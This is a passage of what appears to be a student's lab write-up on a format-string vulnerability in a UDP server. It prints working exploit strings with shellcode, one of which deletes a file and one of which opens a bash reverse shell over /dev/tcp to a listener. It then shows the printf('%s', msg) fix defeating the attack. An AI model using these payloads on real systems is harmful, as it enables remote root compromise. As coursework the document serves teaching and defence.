
The format string we constructed and used in the attack command is as below:



```
$ echo $(printf "\xce\xf0\xff\xbf\x11\x22\
x33\x44\xcc\xf0\xff\xbf")%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%49021x%hn%12600x%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\x
c0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\
x31\xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\xc9
\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u
127.0.0.1 9090
```

The letters in green squares and with green underlines are used to define the location of the return address of myprintf() and change its content into something below the malicious code in the buffer. Here, it will be changed into 0xBFFFFF137.

The malicious code is stored in buffer.




Its concrete address is 0xBFFFF110 + 12 + 23 + 3 + 24 = 0xBFFFF14E.

2.7 Task 7: Getting a Reverse Shell


In the previous format string, we modify the malicious code so that we run the following command to achieve a reverse shell:

/bin/bash -c "/bin/bash -i > /dev/tcp/localhost/7070 0<&1 2>&1

The inputted string is as follows, and as seen it's just the same as previous one except the code:




```
$ echo $(printf "\x9E\xF0\xFF\xBF@@@@\x9C\xF0\xFF\xBF")%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.48963x%hn%.12637x%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-c
cc\x89\xe0\x31\xd2\x52\x682>&1\x68<&1 \x6870 0\x68t/70\x68lhos\x68loca\x68tcp/\x
68dev/\x68 > /\x68h -i\x68/bas\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x
31\xd2\x31\xc0\xb0\x0b\xcd\x80") > input
```




```
seed@VM:~$ nc -u 127.0.0.1 9090 < input
```


Before providing the input to the server, we run a TCP server that is listening to port 7070 on the attacker's machine and then enter this format string. In the next screenshot, we see that we have successfully achieved the reverse shell because the listening TCP server now is showing what was previously visible on the server. The reverse shell allows the victim machine to get the root shell of the server as indicated by # as well as root@VM.



```
seed@VM:~$ nc -l 7070 -v
```



```
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accepted (family 2, sport 53124)
```




```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000040404040�����������������1�Phbashh////h/bin��1�Ph-ccc��1�Rh2>
&1h<&1 h70 0ht/70hlhoshlocahtcp/hdev/h > /hh -ih/bash/bin��1�QRPS��1�1��

The value of the 'target' variable (after): 0x11223344
```

This shows the way in which we can exploit the format string vulnerability to get root access to the server or any machine for that instance.
The attack is successful as the attacker gets a root shell on the victim machine.

2.8 Task 8: Fixing the Problem

The gcc compiler gives an error due to the presence of only the msg argument which is a format in the printf function without any string literals and additional arguments.

This warning is raised due to the printf(msg) line in the following code:




```
void myprintf(char *msg)
{
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
    // This line has a format-string vulnerability
    printf(msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```


This happens due to improper usage and not specifying the format specifiers while grabbing input from the user.

To fix this vulnerability, we just replace it with printf(“%s”, msg), and recompile the program again to check if the problem has actually been fixed.

The following shows the modified program and its recompilation in the same manner, which no more provides any warning:




```
void myprintf(char *msg)
{
    printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned) &msg);
    // This line has a format-string vulnerability
    printf("%s",msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```



```
gcc -z execstack -o server server.c
```


On performing the same attack as performed before of replacing a memory location or reading a memory location, we see that the attack is not successful and the input is considered entirely as a string and not a format specifier anymore.

Now conduct the attack in Task 5.A, which tries to modify the target value.




```
seed@VM:~$ echo $(printf "\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.%n > input
seed@VM:~$ nc -u 127.0.0.1 9090 < input
```

Run the server.



```
$ gcc -z execstack -o server server.c
$ sudo ./server
```

The value cannot be modified. The attack does not work.



```
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
@�%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.%n
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
@�%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.%.8x
The value of the 'target' variable (after): 0x11223344
```

Hence the fix helped in overcoming the format string vulnerability.